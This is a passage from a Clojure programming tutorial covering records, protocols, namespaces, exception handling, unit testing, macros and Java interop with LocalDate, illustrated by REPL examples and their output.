(def b 3)

```

```
(println a " + " b " = " (add a b))
(println a " - " b " = " (sub a b))
```

Won't it be better if we can split it into two different programs? So we cut up the function definitions and put it into a file called `calc_lib.clj`:

```
;; calc_lib.clj

(defn add [a b]
  (+ a b))

(defn sub [a b]
  (- a b))
```

The in another file called `calc_ui.clj` we type in code as shown below:

```
;; calc_ui.clj

(load-file "calc_lib.clj")

(def a 5)
(def b 3)

(println a " + " b " = " (add a b))
(println a " - " b " = " (sub a b))
```

Look at the line `(load-file "calc_lib.clj")`, here we load the `calc_lib.clj` file in `calc_ui.clj`. Now we can find the result of adding and subtracting 5 and 3.

Since we have separated calculation functions and put it as a separate file, you can include it in another where say you want to find the addition and difference of between say 8 and 5. This increases reusability.

Chapter 21. Records and Protocols

Clojure came during an era when Object-Oriented Programming (OOP) was at a peak, then, due to large code bases OOP started to fail and people started looking into functional programming. So I find it not surprising that Clojure gives some ways to create objects and do stuff with them.

In Clojure Object is nothing but a glorified map, and nothing more. You may not use it, but you can.

21.1. Creating objects

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/record.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-records

Objects are called Records in Clojure, so let's create our first record called `Car` which would hold the `name` and `top-speed` of the car as shown:

```
(defrecord Car [name top-speed])
```

Output

```
user.Car
```

As you see from the output this creates something called `user.Car`. `user` is the default namespace, and I think `.Car` represents the record. If `Car` was just a variable, we would have got an output like `user/Car`.

Now let's define a variable called `tata-nano`:

```
(def tata-nano)
```

Of the type `Car`:

```
(def tata-nano (->Car))
```

While we created record `Car`, the first thing we specified was `name` and then `top-speed`, so in that same order, let's give a name for `tata-nano`

```
(def tata-nano (->Car "Tata Nano"))
```

And specify it's top speed as `120`:

```
(def tata-nano (->Car "Tata Nano" 120))
```

Let's now execute the code above:

```
(def tata-nano (->Car "Tata Nano" 120))
```

Output

```
#'user/tata-nano
```

So a variable `tata-nano` is created in `user` namespace, this is not a simple value, but an object containing two values.

Object is a glorified map in Clojure, so you can access `:name` of `tata-nano` just like you do with a map as shown:

```
(:name tata-nano)
```

Output

```
"Tata Nano"
```

```
(get tata-nano :name)
```

Output

```
"Tata Nano"
```

Similarly, you can access it's top speed:

```
(:top-speed tata-nano)
```

Output

```
120
```

```
(get tata-nano :top-speed)
```

Output

```
120
```

Similarly, let me create another record instance of `Car` called `ambassador`, but there is difference in code below:

```
(def ambassador (map->Car {:name "Ambassador",
                           :top-speed 240 }))
```

Output

```
#'user/ambassador
```

While creating `tata-nano`, we gave values it must hold in a positional way, but look at `map->Car`, instead of `->Car` in the code above, here we are saying we want to pass a map, so we pass this map:

```
{ :name "Ambassador",
  :top-speed 240 }
```

And Clojure is smart enough to unpack it, and put the right values in right variables of `ambassador`. You can also vary the position like shown:

```
{ :top-speed 240
  :name "Ambassador" }
```

It still works the same.

Let's now get the `:name` and `:top-speed` of ambassador:

```
(:name ambassador)
```

Output

```
"Ambassador"
```

```
(get ambassador :name)
```

Output

```
"Ambassador"
```

```
(:top-speed ambassador)
```

Output

```
240
```

```
(get ambassador :top-speed)
```

Output

```
240
```

21.2. Using Records with functions

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/record_2.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-rec-fn

Records can be passed to functions that knows how to handle it. Below we create a record called `Car`.

```
(defrecord Car [name top-speed])
```

Output

```
user.Car
```

We create a variable named `tata-nano` which is an instance of `Car`:

```
(def tata-nano (->Car "Tata Nano" 120))
```

Output

```
#'user/tata-nano
```

We now code a function that can work with the record, let's name it as `describe`:

```
(defn describe [vehicle]
  (let [{name :name top-speed :top-speed} vehicle]
    (str name " has a top speed of " top-speed "Km/hr.")))
```

Output

```
#'user/describe
```

If you see `describe`, it accepts an argument named `vehicle`, let's look at the body of the function:

```
(let [{name :name top-speed :top-speed} vehicle]
    (str name " has a top speed of " top-speed "Km/hr."))
```

If you see we are destructing car in `let [{name :name top-speed :top-speed} vehicle]`, in this code snippet, `:name` of the passed `Car` record is assigned to variable `name` and `:top-speed` is assigned to variable `top-speed`. All we have to do now is to return out a beautifully formatted string that describes the car, which is done using this `(str name " has a top speed of " top-speed "Km/hr.")` piece of code, which embeds `name` and `top-speed` into a description string.

Now let's use the `describe` on instance of `Car`:

```
(describe tata-nano)
```

Output

```
"Tata Nano has a top speed of 120Km/hr."
```

now let's create a new record called `Ship`

```
(defrecord Ship [name top-speed])
```

Output

```
user.Ship
```

Let's create a new ship instance called `arctic-explorer`:

```
(def arctic-explorer (->Ship "Arctic Explorer" 10))
```

Output

```
#'user/arctic-explorer
```

Let’s write a function called `describe-ship`, that describes a ship:

```
(defn describe-ship [vehicle]
  (let [{name :name top-speed :top-speed} vehicle]
    (str name " has a top speed of " top-speed " knots.")))
```

Output

```
#'user/describe-ship
```

Let’s use `describe-ship` on `arctic-explorer`

```
(describe-ship arctic-explorer)
```

Output

```
"Arctic Explorer has a top speed of 10 knots."
```

It works!

21.3. Protocols

ℹ For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/protocol.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

ℹ Watch video for this section here https://yu7.in/clj-protocol

In last section we saw a way to describe about a `Car` using `describe`, and describe a ship using `describe-ship` function. Won’t it be great for a programmer if he could just use one `describe` function to describe about a `Ship` and a `Car`? We will see how to do this with protocols here.

So let’s create a protocol called `Describe` as shown:

```
(defprotocol Describe
  (describe [this]))
```

Output

```
Describe
```

Now look at the code below:

```
(defrecord Car [name top-speed]
  Describe
  (describe [this]
    (let [{name :name top-speed :top-speed} this]
      (str name " has a top speed of " top-speed "Km/hr."))))
```

Output

```
user.Car
```

In it we create a record called car:

```
(defrecord Car [name top-speed])
```

Next we specify the `Describe` protocol in it:

```
(defrecord Car [name top-speed]
  Describe)
```

Then we write the definition of `describe` function for the `Car`:

```
(defrecord Car [name top-speed]
  Describe
  (describe [this]
    (let [{name :name top-speed :top-speed} this]
      (str name " has a top speed of " top-speed "Km/hr."))))
```

Note how there is no `defn` above. It just has the function name `describe`, followed by argument `this`, and in the body of describe we destructure `this` and return a string description.

The `this` in examples in this section is not a special keyword that needs to be used in Clojure, it is just name given to a variable, that's it.

Similar for `Ship`, we write a `describe` function as shown:

```
(defrecord Ship [name top-speed]
  Describe
  (describe [this]
    (let [{name :name top-speed :top-speed} this]
        (str name " has a top speed of " top-speed " knots."))))
```

Output

```
user.Ship
```

Now let’s create a instance of `Car` called `tata-nano`:

```
(def tata-nano (->Car "Tata Nano" 120))
```

Output

```
#'user/tata-nano
```

Let’s create instance of `Ship` called `arctic-explorer`:

```
(def arctic-explorer (->Ship "Arctic Explorer" 10))
```

Output

```
#'user/arctic-explorer
```

When we pass `tata-nano` to the `describe`, it knows its of type `Car` and the `describe` defined in `Car` is called:

```
(describe tata-nano)
```

Output

```
"Tata Nano has a top speed of 120Km/hr."
```

Similarly it knows `arctic-explorer` is a ship, and `` Ship’s own `describe `` is called in the code below:

```
(describe arctic-explorer)
```

Output

```
"Arctic Explorer has a top speed of 10 knots."
```

21.3.1. Extend Protocol

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/extend-protocol.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-ext-pcl

So we have a protocol `Describe`

```
(defprotocol Describe
  (describe [this]))
```

Output

```
Describe
```

We use it to write a function called `describe` for record `Car``

```
(defrecord Car [name top-speed]
  Describe
  (describe [this]
    (let [{name :name top-speed :top-speed} this]
      (str name " has a top speed of " top-speed "Km/hr."))))
```

Output

```
user.Car
```

And it works:

```
(def tata-nano (->Car "Tata Nano" 120))
```

Output

```
#'user/tata-nano
```

```
(describe tata-nano)
```

Output

```
"Tata Nano has a top speed of 120Km/hr.
```

Let's say we have code written by some one else and it's about `Rocket`, and we don't want to mess up the code with our describe, but we want to extend the protocol `Describe` for it.

```
(defrecord Rocket [name orbit])
```

Output

```
user.Rocket
```

Well, for that Clojure provides a function called `extend-protocol` that can used to extend the protocol `Describe` as shown below:

```
(extend-protocol Describe
  Rocket
   (describe [this] (str (:name this) " reaches " (:orbit this) " orbit.")))
```

Output

```
nil
```

In the code above we say we want to extend protocol

```
(extend-protocol)
```

We say that we want to extend `Describe` and we pass it as first argument:

```
(extend-protocol Describe)
```

As a second argument we say we want to extend describe for record `Rocket`

```
(extend-protocol Describe
  Rocket)
```

and finally we define the `describe` function

```
(extend-protocol Describe
  Rocket
   (describe [this] (str (:name this) " reaches " (:orbit this) " orbit.")))
```

Now let’s create a `Rocket` called `pslv`

```
(def pslv (->Rocket "PSLV" "Low Earth"))
```

Output

```
#'user/pslv
```

Let’s pass it to `describe`:

```
(describe pslv)
```

Output

```
"PSLV reaches Low Earth orbit."
```

It works!

Chapter 22. namespaces

Get source code here https://gitlab.com/clojure-book/code/-/raw/master/name_space.clj

Watch video for this section here https://yu7.in/clj-ns

A same word could mean different things, for example if you say book in a hotel it means one thing, the same book in a library means another, and in a police complaint a book means something else. Same word different meaning. A page in a book is different, from a page in Operating System, which is different from Page the last name of a person.

In order to separate these differences in coding, Clojure provides a thing called namespace. Look at the program `name_space.clj` below, type it and execute it.

```
;; name_space.clj

(ns lawyer)

(def about-me "I never speak truth.")

(ns politician)

(def about-me "I loot the nation.")

(ns engineer)

(def about-me "I apply science.")

(println lawyer/about-me)
(println politician/about-me)
(println about-me)

(ns politician)

(println about-me)
```

Execute it using the `clj` as shown:

```
$ clj name_space.clj
```

Output

```
I never speak truth.
I loot the nation.
I apply science.
```

```
I loot the nation.
```

Now let’s see how the above program works. Look at this code:

```clojure
(ns lawyer)

(def about-me "I never speak truth.")

(ns politician)

(def about-me "I loot the nation.")

(ns engineer)

(def about-me "I apply science.")
```

First we create a namespace called `lawyer`

```clojure
(ns lawyer)
```

In it we define a variable called `about-me` having some value:

```clojure
(ns lawyer)

(def about-me "I never speak truth.")
```

Next we define a name space called `politician` with a variable called `about-me`:

```clojure
(ns lawyer)

(def about-me "I never speak truth.")

(ns politician)

(def about-me "I loot the nation.")
```

One must not think the `about-me` in `lawyer` namespaces is overwritten by the `(def about-me "I loot the nation.")`, since these are different name spaces, the lawyer still does not speak the truth.

Now we create another name space called `engineer` and we define another `about-me` under that name space:

```clojure
(ns lawyer)

(def about-me "I never speak truth.")
```

```
(ns politician)

(def about-me "I loot the nation.")

(ns engineer)

(def about-me "I apply science.")
```

Now let's see how to access these three different `about-me's in different namespaces.

We are in `engineer` namespace now, so in order to access `about-me` in lawyer we need to use `lawyer/about-me` as shown below in the last line of the code snippet:

```
(ns engineer)

(def about-me "I apply science.")

(println lawyer/about-me)
```

This would print out `I never speak truth.`. Similarly look at the last line in code snippet below:

```
(ns engineer)

(def about-me "I apply science.")

(println lawyer/about-me)
(println politician/about-me)
```

We are printing `politician/about-me`, this would print out value of `about-me` in `politician` name space, and hence we will get `I loot the nation.` as output on the terminal.

Since we are in `engineer` namespace, there is no need for using `engineer/about`, though using that way will make the code more clear. Look at the last line below snippet:

```
(ns engineer)

(def about-me "I apply science.")

(println lawyer/about-me)
(println politician/about-me)
(println about-me)
```

This `about-me` since it's been called in `engineer` namespace, prints out `I apply science.`.

Let's now switch namespace, to politicians using the following line:

```
(ns politician)
```

Now since we have switched to `politician` name space, when we print out `about-me`

```
(println about-me)
```

It prints out `I loot the nation.` once again.

Chapter 23. Exception Handling

Watch video for this section here https://yu7.in/clj-exh

The world is a big and complex place, while you code, you look into a tiny set precise rules that best describe the problem thrown at you, and there is a chance that the logic you create does not satisfy the world's needs. There might be something unexpected that will happen, and you might need to handle it in your code. Welcome to exception handling.

Let's say you want to read from a file, and the file does not exist, to read we use `(slurp "does_not_exist.txt")`, this will throw an exception because `does_not_exist.txt` does not exist. So we wrap it, and tell Clojure to try it as shown:

```
(try
  (slurp "does_not_exist.txt"))
```

Still, when exception occurs, we need to capture it, so we use `(catch Exception e (println (str "caught exception: " (.getMessage e))))` as shown below:

```
(try
  (slurp "does_not_exist.txt")
  (catch Exception e (println (str "caught exception: " (.getMessage e)))))
```

Output

```
caught exception: does_not_exist.txt (No such file or directory)
```

When we execute the code above, we get the output as shown above. That is exception is caught in variable `e`, and we get the message using `(.getMessage e)` and print it out.

When ever exception occurs, or code breaks, the code that comes after it does not get executed. Execute the code below:

```
(try
  (slurp "does_not_exist.txt")
  (println "this won't be printed")
  (catch Exception e (println (str "caught exception: " (.getMessage e)))))
```

Output

```
caught exception: does_not_exist.txt (No such file or directory)
```

In the above example, since `(slurp "does_not_exist.txt")` throws an exception, the code `(println` `"this won□t be printed")` is not executed. The exception is caught and the message is printed in `(catch Exception e (println (str "caught exception: " (.getMessage e))))`.

Let’s say when an exception occurs, even then we need to do something, may be log it in a file so that the programmer knows about it, we can do it in a form that has the `finally` function:

```
(try
  (slurp "does_not_exist.txt")
  (println "this won't be printed")
  (catch Exception e (println (str "caught exception: " (.getMessage e))))
  (finally (println "code something that will deal with this exception")))
```

Output

```
caught exception: does_not_exist.txt (No such file or directory)
code something that will deal with this exception
```

The `finally` form gets executed even though the exception occurred, and we see the string `code something that will deal with this exception` printed out.

Till now we have caught caught exception as a very generalized form like this `(catch Exception e (println (str "caught exception: " (.getMessage e))))`, but in real coding situations it helps to catch exceptions in every specific form. For example, I am trying to open a file, then why can’t I check for File Not Found Exception.

> One might wonder from where I got this FileNotFoundException, as shown below. One might need to refer https://docs.oracle.com/javase/8/docs/api/java/io/package-summary.html, look for section named Exception Summary.

Take a look at code below, execute it:

```
(try
  (slurp "does_not_exist.txt")
  (println "this won't be printed")
  (catch java.io.FileNotFoundException e (println (str "caught exception: "
(.getMessage e))))
  (finally (println "code something that will deal with this exception")))
```

Output

```
caught exception: does_not_exist.txt (No such file or directory)
code something that will deal with this exception
```

Here rather than using `(catch Exception e (println (str "caught exception: " (.getMessage e))))`, we use `(catch java.io.FileNotFoundException e (println (str "caught exception: " (.getMessage`

`e))))`, and it works. In fact a good programmer should be able to anticipate what could go wrong with his code and should be able to catch specific exceptions and should be able to deal with it.

One can catch many exceptions in `try` block as shown, below we catch `NumberFormatException`, `NullPointerException` and `Exception` which catches all other exceptions missed by the other two. Let's execute the code.

```
(try
  ;; Code that might throw an exception
  (let [x (Integer/parseInt "not-a-number")]
    (println x))

  (catch NumberFormatException e
    (println "Caught a NumberFormatException:" (.getMessage e)))

  (catch NullPointerException e
    (println "Caught a NullPointerException:" (.getMessage e)))

  (catch Exception e
    (println "Caught a generic exception:" (.getMessage e))))
```

Output

```
Caught a NumberFormatException: For input string: "not-a-number"
```

So `NumberFormatException` is thrown because the string `not-a-number` cannot be converted to an integer. Let's try the same code with `NullPointerException` and `Exception` as shown below:

```
(defn print-length [s]
  (println "Length of the string is:" (.length s)))

;; Calling the function with a non-null string
(print-length "Hello, World!") ;; Works fine

;; Calling the function with nil
(print-length nil)

(try
  ;; Code that might throw an exception
  (print-length nil)

  (catch NumberFormatException e
    (println "Caught a NumberFormatException:" (.getMessage e)))

  (catch NullPointerException e
    (println "Caught a NullPointerException:" (.getMessage e)))

  (catch Exception e
    (println "Caught a generic exception:" (.getMessage e))))
```

Output

```
Caught a NullPointerException: nil
```

When the above code is executed, we see that `NullPointerException` is thrown because `nil` is passed to the `print-length` function and hence it's length cannot be calculated in `(.length s)` . So this code block:

```
(catch NullPointerException e
    (println "Caught a NullPointerException:" (.getMessage e)))
```

get's triggered and `Caught a NullPointerException: nil` gets printed out.

Chapter 24. Testing

Watch video for this section here https://yu7.in/clj-test

Testing is a very integral part of coding. Let's say you write a piece of code, its been used millions of times somewhere else, let's say your colleague modifies it and it fails in cases. Being a human how can he identify it fails in some cases? Well, when you write code, you also write some code that tests your code, so that when some one modifies your code, they can run corresponding test files and check if all is right.

Since code tests code, test is automating stuff, and since computers can test your code, and they are really fast, so it will save you time.

Having a robust test suite means you can refactor your code with confidence and run it against the test so that you know it works fine.

So let's take a piece of code shown below:

```
;; calc_lib.clj

(defn add [a b]
  (+ a b))

(defn sub [a b]
  (- a b))
```

This code is present in a file called `calc_lib.clj`, it contains two functions which adds and subtracts two numbers. So let's now write a tests for it.

First Let me create a Clojure file called `calc_lib_test.clj`, note the file we are going to test is `calc_lib.clj`, the corresponding test file called `calc_lib_test.clj`, all we do is to append `_test` to the name of the file to indicate its a test. So we now have:

```
;; calc_lib_test.clj
```

Now from the Clojure test library [1], let's require three methods, namely `deftest` which is a function thats used to define a test, `testing` which is a function that is used to add a subspace in `deftest` and `is` that is kind of used to throw out a message when an assertion fails. So we have a file like this:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])
```

Now let's load the `calc_lib.clj`, that's the file whose code we would like to get it tested:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")
```

now let’s define a test function called `calc_lib_test`:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test)
```

As you see above it defined using `(deftest calc_lib_test)`. Now let’s put an string that we are testing `"calc_lib"`, using the code `(testing "calc_lib")`:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"))
```

Inside the `calc_lib.clj`, let’s first test `add` function, so let’s put a string that we are testing `add` using (testing "add"):

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"
    (testing "add")))
```

Now we want to see if `(add 2 2)` equals `4`, so we get the code:

```
(= 4 (add 2 2))
```

Now let’s pass it to the `is` function, so the code now becomes:

```
(is (= 4 (add 2 2)))
```

Now lets pass it as a second argument to the `testing` function which has first argument as string `"add"`, so the code now becomes like shown:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"
    (testing "add"
      (is (= 4 (add 2 2))))))
```

Now let’s call `calc_lib_test` to run the test:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"
    (testing "add"
      (is (= 4 (add 2 2))))))

(calc_lib_test)
```

Now let’s run the file using `clj` as shown

```
$ clj calc_lib_test.clj
```

Nothing happens as the test passes.

Now change `4` to `5` in the code below:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"
    (testing "add"
      (is (= 5 (add 2 2))))))

(calc_lib_test)
```

Let’s run the file

```
$ clj calc_lib_test.clj
WARNING: Implicit use of clojure.main with options is deprecated, use -M

FAIL in (calc_lib_test) (calc_lib_test.clj:11)
calc_lib add
expected: (= 5 (add 2 2))
  actual: (not (= 5 4))
```

As you can see from above, since the assertion fails, the code says in `cal_lib` and in `add`, inside it, an assertion is failing, it says what is expected and what we actually get.

So as you can see, the more detailed description you can pass to `testing`, the easier it will be for you to know what’s happening. The line number where the code fails is printed out too.

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"
    (testing "add"
      (is (= 5 (add 2 2)) "adding 2 and two should give right output"))))

(calc_lib_test)
```

Now we have added a second argument to `is` function where we describe what test is going on, now let’s run the file:

```
$ clj calc_lib_test.clj
WARNING: Implicit use of clojure.main with options is deprecated, use -M

FAIL in (calc_lib_test) (calc_lib_test.clj:11)
calc_lib add
adding 2 and two should give right output
expected: (= 5 (add 2 2))
  actual: (not (= 5 4))
```

So if the test fails, the second argument passed to `is` is printed too, thus aiding us with more clues.

Now let's get back to the passing code:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"
    (testing "add"
      (is (= 4 (add 2 2))))))

(calc_lib_test)
```

Now let's add our second assertion where we check if `3` and `4` when added gives `7`:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"
    (testing "add"
      (is (= 4 (add 2 2)))
      (is (= 7 (add 3 4))))))

(calc_lib_test)
```

Now in the code below I am also testing the `sub` function by adding another `testing` block:

https://gitlab.com/clojure-book/code/-/raw/master/calc_lib_test.clj(calc_lib_test.clj)

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"
    (testing "add"
      (is (= 4 (add 2 2)))
      (is (= 7 (add 3 4))))
    (testing "sub"
      (is (= 0 (sub -2 -2)))
      (is (= 7 (sub 3 -4))))))

(calc_lib_test)
```

---

[1] https://clojuredocs.org/clojure.test

Chapter 25. Macros

Get the code for this section here https://gitlab.com/clojure-book/code/-/raw/master/macro.clj

Watch video for this section here https://yu7.in/clj-macros

Lets say you want to add 2 and 3 and you will write it like this:

```
(+ 2 3)
```

Where `+` is a function and `2` and `3` are arguments. But let’s say that I am more comfortable writing it as `(2 + 3)` rather than `(+ 2 3)`, how I can do that in Clojure?

When you consider any Clojure code like `(+ 2 3)` it’s basically a list, you can verify it in REPL as shown

```
user=> (type '(+ 2 3))
clojure.lang.PersistentList
```

The single quote here `'(+ 2 3)` tells to Clojure that not to execute the list. The basic thing is, any program in Clojure is a list. So even `(2 + 3)` is a list. Now all we need to do is convert `(2 + 3)` to `(+ 2 3)` and let it execute.

So let’s imagine we capture `(2 + 3)` in a variable called `a-list`:

```
(def a-list '(2 + 3))
```

We take the first element:

```
(first a-list) ; This gets the 2
```

Then after the first we get the last element:

```
(first a-list) ; This gets the 2
(last a-list)  ; This gets the 3
```

We need to grab the plus sign and put it in front, and we see the plus is in the middle of `a-list` which is `(2 + 3)`, that is the `+` is the second element:

```
(second a-list)
(first a-list) ; This gets the 2
```

```
(last a-list)  ; This gets the 3
```

Now we pack it into a list:

```
(list ; convert (2 + 3) to (+ 2  3)
  (second a-list)
  (first a-list)
  (last a-list))
```

And we say the above thing is a macro named `calculate` which take a single argument called `a-list` as input:

```
(defmacro calculate [a-list]
  (list ; convert (2 + 3) to (+ 2  3)
    (second a-list)
    (first a-list)
    (last a-list)))
```

Now one can try this code:

```
;; macro.clj

(defmacro calculate [a-list]
  (list ; convert (2 + 3) to (+ 2  3)
    (second a-list)
    (first a-list)
    (last a-list)))

(println
  (calculate (2 + 3)))
```

This will give 5 as output.

You can also use `macroexpand` keyword to expand a macro, see the code below:

```
(println
  (macroexpand
    '(calculate (2 + 3))))
```

Will print out:

```
(+ 2 3)
```

That's what macro `calculate` is supposed to do after you give `(2 + 3)` as input.

The entire `macro.clj` code is listed below:

```
;; macro.clj

(defmacro calculate [a-list]
  (list ; convert (2 + 3) to (+ 2  3)
    (second a-list)
    (first a-list)
    (last a-list)))

(println
  (calculate (2 + 3)))

(println
  (macroexpand
    '(calculate (2 + 3))))
```

Run it and you should get output like this:

```
5
(+ 2 3)
```

25.1. Templates

Get the code for this section here https://yu7.in/iD9KAU

Watch video for this section here https://yu7.in/Q39kCj

There is a better way of writing macros, that is using templates. In this section we will see how its done.

You know Clojure has `if` method in it, it can be used as follows:

```
(if (even? 1) "even" "odd")
```

Output

```
odd
```

So if `(even? 1)` is `true` then it will return `"even"` else it will return `"odd"`. That is if the condition is true, the second argument will be returned, else the third will be returned.

Now let’s code an `unless` macro, it looks as follows:

```
(defmacro unless [pred then else]
  (list 'if (list 'not pred) then else))
```

As seen above, if the prediction is not true, then it returns the second argument, else it returns the third. It's just the opposite of `if`. Let's execute it:

```
(unless (even? 1) "odd" "even")
```

Output

```
odd
```

Seems to work.

Now what if I say there is a shorter way to write it? Look at the code below:

```
(defmacro unless-templating [pred then else]
  `(if (not ~pred) ~then ~else))
```

```
(unless-templating (even? 1) "odd" "even")
```

Output:

```
odd
```

We execute it and it seems to work. So let's see how to write it.

First we have this `defmacro`, which is used to define a macro:

```
(defmacro)
```

Then we have the macro name, which is `unless-templating`:

```
(defmacro unless-templating)
```

Then we get the arguments, which are `pred` and `then` and `else`:

```
(defmacro unless-templating [pred then else])
```

Now we need to return:

```
(if (not pred) then else)
```

But this should not be executed, it should be built and returned, so we use the back tick ` (which is called quote), and it becomes something like this:

```
(defmacro unless-templating [pred then else]
  `(if (not pred) then else))
```

Now when I try `unless-templating` macro:

```
(unless-templating (even? 1) "odd" "even")
```

Output

```
Syntax error compiling at (.calva/output-window/output.calva-repl:69:1).
No such var: user/pred
```

I get the error above. That's because in my macro definition, I'm treating `pred`, `then`, and `else` as variables, but they're actually macro arguments that need to be inserted into the generated code. In the backtick-quoted expression, I need to unquote these arguments using `~`. So here is the corrected code:

```
(defmacro unless-templating [pred then else]
  `(if (not ~pred) ~then ~else))
```

Now when I try `unless-templating` macro:

```
(unless-templating (even? 1) "odd" "even")
```

Output

```
odd
```

It works!

Chapter 26. Java Power

The code for this section can be obtained here https://yu7.in/YYg1Lt

The video for this section can be watched here https://yu7.in/iWM6PT. I will soon put a dedicated video for this section of this book.

Clojure is a hosted language. Which means it neatly wraps around the language it targets. Traditionally Java is its host. There are other incarnations of Clojure that wraps around JavaScript, Dart, .Net, C++ and so on. This book concentrates on Clojure wrapped around Java.

Clojure can use the power of the base language it's hosted upon. In the following pages we are going to see how we can tap into the power of vast Java ecosystem from your Clojure code.

First create a clojure file named `power_of_java.clj`, let's add a name space to it.

```
(ns power-of-java)
```

Now there is a Java class (inbuilt in Java) called `LocalDate` [1]. Let's import it into our Clojure file:

```
(ns power-of-java
  (:import [java.time LocalDate]))
```

Execute the code in REPL.

Output

```
nil
```

Now let's create an instance of `LocalDate`:

```
(. LocalDate now)
```

Output

```
#object[java.time.LocalDate 0x5a17e7da "2025-08-23"]
```

So if you take a look at the above code, we have a list `()`, we need to use the class `LocalDate`, so we have `(LocalDate)`, we need to get call a method from `LocalDate`, so we use the dot `(. LocalDate)`. If you see the documentation, the `now()` method in `LocalDate` returns the current date, so we call it like this `(. LocalDate now)`.

There is another easy way to call it too, it can be as follows:

```
(LocalDate/now)
```

Output

```
#object[java.time.LocalDate 0xc0d150b "2025-08-23"]
```

Isn't `(LocalDate/now)` super easy compared to `(. LocalDate now)`? Let's use this notation from now on.

Now let' say that I want to create an instance of `LocalDate` for a specific date, let's say `2025-07-05`, I can use the `of` method as shown:

```
(. LocalDate (of 2025 7 5))
```

Output

```
#object[java.time.LocalDate 0x4a379f2c "2025-07-05"]
```

In the code above `2025` is the year, `7` is the month and `5` is the day. These are passed as arguments to the `of` method. Similarly let's say I want to create an instance of `LocalDate` for a specific date, let's say `2025-07-10`, I can use the `of` method as follows:

```
(. LocalDate (of 2025 7 10))
```

Output

```
#object[java.time.LocalDate 0x1d897344 "2025-07-10"]
```

Rather than the above code, we can use the `of` method as follows:

```
(LocalDate/of 2025 7 10)
```

Output

```
#object[java.time.LocalDate 0x4ad9050b "2025-07-10"]
```

Let me define two dates named `start-date` and `end-date`:

```
(def start-date (LocalDate/of 2025 7 5))
(def end-date (LocalDate/of 2025 7 10))
```

`now` and `of` are class methods. Let’s say I want to add a day to an instance of `LocalDate`, I can use the `plusDays` method as follows:

```
(.plusDays (LocalDate/now) 1)
```

Output

```
#object[java.time.LocalDate 0x1a3a0c1b "2025-08-24"]
```

`plusDays` acts on an instance of `LocalDate`, so we call it like this `(.plusDays (LocalDate/now) 1)`. Hence functions like `plusDays` are called instance methods.

Note how we are just using the function `plusDays` and not the class `LocalDate`. That is we are not coding it like:

```
(LocalDate/plusDays (LocalDate/now) 1)
```

That’s because `(LocalDate/now)` returns an instance of `LocalDate` and `plusDays` will be pulled from `LocalDate` class as we know the type of the instance.

Now let me write a function `inc-day` which will increment the date by one day.

```
(defn inc-day [date-time]
  (.plusDays date-time 1))
```

Let me generate a lazy sequence of dates in the function `sequence-of-days`.

```
(defn sequence-of-days []
  (iterate inc-day (LocalDate/now)))
```

Time to see if our code works. Let’s take sequence of 7 days.

```
(take 7 (sequence-of-days))
```

Output

```
(
  #object[java.time.LocalDate 0x59a25fd8 "2025-08-23"]
  #object[java.time.LocalDate 0x4829ecb8 "2025-08-24"]
  #object[java.time.LocalDate 0x65649752 "2025-08-25"]
  #object[java.time.LocalDate 0x192a07a6 "2025-08-26"]
  #object[java.time.LocalDate 0x523dd7c4 "2025-08-27"]
  #object[java.time.LocalDate 0x5d374cf0 "2025-08-28"]
  #object[java.time.LocalDate 0x61883365 "2025-08-29"]
)
```

It works!

Now let's create a function `next-n-days` which will return the next `n` days.

```
(defn next-n-days)
```

It takes in an argument `n`:

```
(defn next-n-days [n])
```

And it returns the next `n` days from today:

```
(defn next-n-days [n]
 (take n (sequence-of-days)))
```

If no argument is given

```
(defn next-n-days
  ([n]
   (take n (sequence-of-days)))
  ([]))
```

It returns the next 7 days:

```
(defn next-n-days
  ([n]
   (take n (sequence-of-days)))
  ([]
   (next-n-days 7)))
```

Let's test it out.

```
(next-n-days)
```

Output

```
(
  #object[java.time.LocalDate 0x5d4edd4c "2025-08-23"]
  #object[java.time.LocalDate 0x7f234335 "2025-08-24"]
  #object[java.time.LocalDate 0x1977020a "2025-08-25"]
  #object[java.time.LocalDate 0x483e3b96 "2025-08-26"]
  #object[java.time.LocalDate 0x63b13b60 "2025-08-27"]
